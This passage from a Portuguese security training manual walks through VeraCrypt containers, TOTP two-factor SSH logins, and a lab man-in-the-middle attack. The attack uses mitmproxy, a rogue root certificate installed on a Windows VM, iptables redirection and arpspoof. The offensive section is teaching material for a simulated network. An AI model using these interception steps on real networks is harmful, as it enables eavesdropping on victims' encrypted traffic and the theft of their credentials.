


Figura 51: Relação de confiança Enigmail/PeP no Thunderbird

8. Teste o envio de mensagens entre você e seu colega. O *Enigmail/PeP* está funcionando corretamente? O que você achou desse esquema facilitado de criptografia assimétrica?

4) Criptografia de partições e volumes



Esta atividade será realizada em sua máquina física.

1. Instale o *VeraCrypt* (que pode ser baixado em <https://www.veracrypt.fr/en/Downloads.html>) em sua máquina física. Durante a instalação, aceite todas as opções padrão.
2. O VeraCrypt pode criptografar partições inteiras ou apenas criar um contêiner seguro. Com isso, podemos gravar arquivos sigilosos no contêiner e transportá-lo através de mídia física ou meio não confiável de forma bastante conveniente. Na tela principal do VeraCrypt, clique em *Create Volume*.




Figura 52: Criação de volumes no VeraCrypt, parte 1

3. Na tela seguinte, mantenha marcada a opção *Create an encrypted file container* e clique em *Next*.



Figura 53: Criação de volumes no VeraCrypt, parte 2

4. Na tela subsequente, mantenha marcada a opção *Standard VeraCrypt volume* e clique em *Next*.
5. Em *Volume Location*, selecione uma pasta/arquivo destino para o contêiner e clique em *Next*.




Figura 54: Criação de volumes no VeraCrypt, parte 3

6. Para as opções de criptografia, mantenha o algoritmo AES e hash SHA-512, e clique em *Next*.
7. Para o tamanho do volume, escolha 50MB, e clique em *Next*.
8. Para a senha do contêiner, é importante escolher uma senha forte que não seja facilmente descoberta. Para fins de teste, usaremos **rnpesr123**. Clique em *Next*.
9. Mantenha o *filesystem* em FAT, e move o mouse para gerar entropia. Finalmente, clique em *Format*.
10. Para montar o volume, selecione uma letra vazia no seu sistema. A seguir, no quadro *Volume* da tela principal do VeraCrypt, clique em *Select File...* e selecione o arquivo indicado no passo (5). Depois, clique em *Mount* e digite a senha informada no passo (8).




Figura 55: Criação de volumes no VeraCrypt, parte 4

- Pronto, o volume criptografado está montado. Basta escrever arquivos como desejado e, ao final do processo, clicar em *Dismount* na janela principal do VeraCrypt. Caso queira mover o volume criptografado para outro local, copie-o em um *pendrive*, mídia removível ou mesmo através da Internet, e remonte-o no local de destino.

5) Autenticação usando sistema OTP



Esta atividade será realizada na máquina *LinServer-G*.

Nesta atividade iremos instalar e configurar um sistema TOTP (*time-based one-time password*) usando a ferramenta *Google Authenticator* na máquina *LinServer-G*. Essa autenticação de duplo fator irá prover mais segurança durante logins SSH na máquina-alvo.

- Instale **em seu celular** o aplicativo *Google Authenticator*:

- Sistemas Android: <https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2&hl=en>
- Sistemas Apple: <https://itunes.apple.com/us/app/google-authenticator/id388497605?mt=8>

- Para conseguir ler o *QR code* na tela, será necessário ter uma tela maior do que a console padrão do Virtualbox — faça login via *ssh* na máquina *LinServer-G* usando o PuTTY ou Cygwin e vire superusuário usando o comando *SU*.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Last login: Thu Sep  6 09:31:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ su -  
Password:  
root@LinServer-A:~#
```

3. Instale o pacote que implementa suporte ao Google Authenticator na biblioteca PAM:

```
# hostname  
LinServer-A
```

```
# apt-get install libpam-google-authenticator
```

4. Depois, insira a linha `auth required pam_google_authenticator.so` imediatamente após a linha 4, `@include common-auth`, no arquivo `/etc/pam.d/sshd`:

```
# nano /etc/pam.d/sshd  
(...)
```

```
# head -n5 /etc/pam.d/sshd | grep -v '^#' | sed '/^$/d'  
@include common-auth  
auth required pam_google_authenticator.so
```

5. Configure o `ssh` para permitir autenticação via *challenge-response*, alterando a diretiva `ChallengeResponseAuthentication` no arquivo `/etc/ssh/sshd_config` (linha 49). Feito isso, não esqueça de reiniciar o daemon do `ssh`.

```
# nano /etc/ssh/sshd_config  
(...)
```

```
# grep '^ChallengeResponseAuthentication' /etc/ssh/sshd_config
ChallengeResponseAuthentication yes
```

```
# systemctl restart ssh
```

6. Agora, na máquina *LinServer-G*, execute **como um usuário não-privilegiado** (como o usuário **aluno**) o comando **google-authenticator**.

Tabela 12. Opções do google-authenticator

Pergunta	Opção
Do you want authentication tokens to be time-based?	y
Do you want me to update your "/home/aluno/.google_authenticator" file?	y
Do you want to disallow multiple uses of the same authentication token?	y
Increase token window from default size of 1:30min to about 4min?	y
Do you want to enable rate-limiting?	y

7. Abra o aplicativo *Google Authenticator* em seu celular e clique no **+** vermelho no canto inferior direito da tela. Em seguida, clique em *Scan a barcode* e leia o *QR code* gerado no passo (6). Na tela principal, deverá surgir uma nova linha com seis dígitos (que serão re-gerados a cada 30s) e o identificador **aluno@LinServer-G**.
8. Verifique que a hora atual do servidor está correta. Como configuramos o NTP na sessão 6, é provável que esteja tudo correto, mas a *timezone* pode estar desconfigurada, como mostrado abaixo:

```
$ date
Thu Sep 6 09:40:05 EDT 2018
```

Se esse for o caso, rode o comando **dpkg-reconfigure tzdata** como usuário **root**. Escolha *America > Sao_Paulo* (ou outra *timezone*, se for esse o caso). Verifique que o relógio foi corrigido:

```
# dpkg-reconfigure tzdata

Current default time zone: 'America/Sao_Paulo'
Local time is now:      Thu Sep 6 10:42:27 BRT 2018.
Universal Time is now:  Thu Sep 6 13:42:27 UTC 2018.
```

```
# date  
Thu Sep 6 10:42:36 BRT 2018
```

9. Perfeito, tudo pronto. **NÃO feche a sessão ssh** atual, pois em caso de erros poderá ser necessário verificar alguns arquivos. Em lugar disso, abra uma nova sessão **ssh**, como usuário **aluno**, para a máquina *LinServer-G*. No *prompt Verification code*, informe o código temporizado indicado pelo aplicativo instalado em seu celular.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Verification code:  
You have mail.  
Last login: Thu Sep 6 10:32:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ hostname  
LinServer-A
```

```
aluno@LinServer-A:~$ whoami  
aluno
```

Sessão 9: Redes privadas virtuais e inspeção de tráfego

1) Interceptação ofensiva de tráfego HTTPS com o *mitmproxy*



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinClient-G*.

Vamos usar a ferramenta *mitmproxy* para inspecionar conteúdo HTTPS na rede, através de um ataque *man-in-the-middle* usando a técnica de ARP spoofing.

1. Primeiro, mova a máquina *KaliLinux-G* para a Intranet alterando o nome da interface de rede *host-only* à que ela se encontra conectada no Virtualbox. Em seguida, altere seu endereço IP para algum que ainda não está sendo utilizado na rede, como 10.1.1.30, por exemplo. Teste a conectividade com as máquinas *FWGW1-G* e *WinClient-G*.

```
# hostname  
kali
```

```
root@kali:~# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 10.1.1.30/24  
gateway 10.1.1.1
```

```
root@kali:~# systemctl restart networking
```

```
root@kali:~# ip a s eth0 | grep '^inet '  
inet 10.1.1.30/24 brd 10.1.1.255 scope global eth0
```

```
root@kali:~# ping -c1 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=1 ttl=64 time=0.185 ms

--- 10.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.185/0.185/0.185/0.000 ms
```

```
root@kali:~# ping -c1 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.451 ms

--- 10.1.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.451/0.451/0.451/0.000 ms
```

2. Rode o comando `mitmproxy` uma vez, para que os certificados SSL sejam auto-gerados pelo programa. Assim que iniciado, saia do programa digitando `q`, e depois `y`.
3. Copie o certificado auto-gerado no passo (2) para a raiz do servidor web Apache instalado na máquina *KaliLinux-G*. Em seguida, renomeie o arquivo `index.html` e inicie o servidor web.

```
# cp ~/.mitmproxy/mitmproxy-ca-cert.cer /var/www/html/
```

```
# mv /var/www/html/index.html /var/www/html/index.html.bak
```

```
# systemctl start apache2
```

4. Na máquina *WinClient-G*, instale o navegador *Google Chrome*. O *Internet Explorer* padrão disponível no Windows 7 encontra-se um pouco defasado para lidar com websites HTTPS mais modernos. Em seguida, acesse o endereço IP da máquina *KaliLinux-G* e faça o download do arquivo `mitmproxy-ca-cert.cer`, como mostrado abaixo:




Figura 56: Download do certificado do mitmproxy

5. De posse do certificado, instale-o na máquina *WinClient-G*. Clique duas vezes sobre o certificado, e em seguida em *Abrir*. Na janela seguinte, clique em *Instalar Certificado....*




Figura 57: Instalação do certificado do mitmproxy, parte 1

Clique em Avançar. Em seguida, marque a caixa *Colocar todos os certificados no repositório a seguir*, clique em *Procurar...* e selecione *Autoridades de Certificação Raiz Confiáveis*.




Figura 58: Instalação do certificado do mitmproxy, parte 2

Finalmente, clique em *Avançar* e em seguida em *Concluir*. Agora, o certificado do **mitmproxy** é reconhecido como um AC Raiz pelo sistema Windows. Num cenário real, o atacante teria que descobrir algum vetor de ataque *client-side* que permitisse a ele ter o acesso para copiar o certificado e instalá-lo na máquina da vítima. Aqui, como estamos em um ambiente simulado, pudemos contar com a "colaboração" do usuário-alvo.

6. De volta ao *KaliLinux-G*, pare o Apache. Em seguida, permita o repasse de pacotes no kernel, e redirecione o tráfego da vítima para o **mitmproxy**:

```
# systemctl stop apache2
```

```
# sysctl -w net.ipv4.ip_forward=1
```

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

7. Agora sim, tudo pronto para efetuarmos o ataque. Abra duas abas lado-a-lado do terminal, logado como **root**. Na primeira, execute o ARP spoofing com o comando:

```
# arpspoof -i eth0 -r -t 10.1.1.10 10.1.1.1
```

No segundo terminal, inicie o `mitmproxy` (em sua variante web) para iniciar o ataque *man-in-the-middle* contra a máquina *WinClient-G*.

```
# mitmweb --mode transparent
```

